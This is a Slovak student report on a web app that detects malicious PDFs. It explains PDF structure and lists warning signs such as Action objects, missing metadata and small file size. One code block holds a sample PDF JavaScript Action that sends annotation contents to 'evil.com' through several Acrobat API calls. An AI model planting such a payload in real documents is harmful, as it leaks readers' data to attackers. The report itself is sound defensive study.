PDF File Analyzer

Meno: Fedor Viest

Predmet: Bezpečnosť informačných technológii

Dátum odovzdania: 26.11.2023

Analýza

V dnešnej dobe je hrozba šírenia škodlivých dokumentov vysoká. Preto je nevyhnutné analyzovať zdieľané dokumenty s cieľom predchádzať potenciálnym škodám, ktoré by mohli tieto dokumenty spôsobiť. PDF je jeden z najpoužívanejších a najrozšírenejších formátov dokumentov, či už kvôli kompatibilite s operačnými systémami alebo webovými prehliadačmi. Tento projekt je zameraný na analýzu škodlivých PDF dokumentov.

PDF dokumenty majú pevne danú štruktúru. Vzhľadom na túto známu štruktúru vedia útočníci využiť možnosť vložiť škodlivý kód. Tento kód môže slúžiť na získavanie informácií o používateľovi, sťahovanie súborov alebo programov z URL, alebo na vykonávanie DoS útokov.

Štruktúra PDF dokumentov

PDF dokumenty sa skladajú z 3 hlavných častí (header, body, trailer).

Header obsahuje informácie o verzii PDF dokumentu. Verzia dokumentu má formát **%PDF-1.7**, v tomto prípade by išlo o verziu PDF 1.7.

Body obsahuje všetky dáta dokumentu, ktoré používateľ vidí. Telo dokumentu obsahuje objekty, ktoré definujú či ide o text, obrázok a podobne. Príklad objektu je uvedený nižšie. V tomto prípade ide o text stream, s číslom 4 a generáciou 0. Každý objekt sa začína **<číslo obj> <generácia obj> obj** a končí **endobj.**

```
4 0 obj
  << /Length 72 >>
stream
  BT
    /F1 22 Tf
    30 800 Td
    (Testcase: 'form-leakage') Tj
  ET
endstream
endobj
```

Cross reference table obsahuje záznamy o objektoch, ktoré umožňujú rýchly prístup k objektom. Objekty sú rozdelené do podsekcii, pričom každá podsekcia má svoj vlasný záznam. Prvé číslo označuje číslo objektu, kde sa podsekcia začína. Druhé číslo označuje počet objektov v podsekcii. Prvých 10 bajtov v zázname definujú offset objektu od začiatku PDF dokumentu. Ďalších 5 bajtov označuje generáciu objektu. Ako posledné nasleduje flag **„f“ (free)** alebo **„n“ (in use).** V tomto prípade je v dokumente jedna podsekcia, ktorá obsahuje 7 objektov, pričom každý má generáciu 0.

```
xref
0 7
0000000000 65535 f
0000000010 00000 n
0000000131 00000 n
0000000232 00000 n
0000000641 00000 n
0000000765 00000 n
0000000970 00000 n
```

Trailer obsahuje pozíciu cross reference table. Posledný riadok v trailer je **%%EOF**, čo značí koniec dokumentu. Trailer obsahuje referenciu na metadáta dokumentu.

```
trailer
  << /Root 1 0 R
     /Size 7
  >>
startxref
1147
%%EOF
```

Detekcia škodlivých PDF dokumentov


Z analýzy štruktúry je zrejmé, že útočníci zvyčajne modifikujú telo dokumentu, ak chcú vykonať nejakú škodlivú činnosť. Jedným z hlavných útokov je vloženie javascript kódu. Jednoduchým spôsobom útoku môže byť nastavenie typ objektu na Action a pridanie škodlivého javascript kódu ako text. PDF dokumenty vedia vykonávať javascript kód a tým, že objekt je typu Action, tak sa takýto kód vykoná.

```
5 0 obj
  << /Type /Action
     /S /JavaScript
     /JS (
/* ------------------------------------------------------------------------------------------------------------ */
/* -------------------------------------[ Acrobat JavaScript Scripting Guide ]-------------------------------- */
/* ------------------------------------------------------------------------------------------------------------ */
try {this.submitForm({cURL: "http://evil.com:8080/"+this.getAnnots()[0].contents});}                    catch(e) {}
try {this.getURL("http://evil.com:8080/"+this.getAnnots()[0].contents);}                                catch(e) {}
try {app.launchURL("http://evil.com:8080/"+this.getAnnots()[0].contents);}                              catch(e) {}
try {app.media.getURLData("http://evil.com:8080/"+this.getAnnots()[0].contents, "audio/mp3");}          catch(e) {}
try {SOAP.connect("http://evil.com:8080/"+this.getAnnots()[0].contents);}                               catch(e) {}
try {SOAP.request({cURL:"http://evil.com:8080/"+this.getAnnots()[0].contents, oRequest:{}, cAction:""});} catch(e) {}
try {this.importDataObject("file", "http://evil.com:8080/"+this.getAnnots()[0].contents);}              catch(e) {}
try {app.openDoc("http://evil.com:8080/"+this.getAnnots()[0].contents);}                                catch(e) {}
/* ------------------------------------------------------------------------------------------------------------ */
)
  >>
endobj
```

Znaky škodlivých dokumentov

Pri analýze PDF dokumentov treba pozerať na **/Type /Action** a potom kontrolovať **/S**, ktoré označuje **subtype** objektu. Subtype môže byť napríklad javascript, submitform, uri, gotor, gotoe, importdata, launch.


Ďalším indikátorom môže byť neprítomnosť metadát. V prípade, že dokumentu chýbajú metadáta, ktoré sa bežne definujú pri normálnom vytváraní dokumentu, môže to naznačovať, že PDFko bolo vygenerované pomocou nejakého skriptu. Vľavo sú metadáta mnou vygenerovaného PDF z wordu a vpravo sú metadáta škodlivého PDF dokumentu.




Škodlivé súbory sú často veľkostne malé, pretože útočníkom sa ľahšie rozširujú dokumenty nezaberajúce veľa miesta.

Riešenie

Z dôvodu, že obeťami škodlivých súborov sú väčšinou ne-informatici / nie technicky zdatní ľudia, riešenie je realizované formou webovej aplikácie. Aplikácia pozostáva z jednoduchého file upload, kde si používatelia vyberú súbor zo svojho stroja a dostanú výslednú správu o metadátach dokumentu a bezpečnosti dokumentu.



V prípade, že používateľ zadá súbor, ktorý neobsahuje nič škodlivé, alebo podozrivé, dostane nasledovný výstup.



V prípade, že analyzátor považuje dokument za škodlivý, zmení sa farebná schéma na červenú a vypíše sa „danger score“ spolu s kúskom kódu, ktorý je nebezpečný.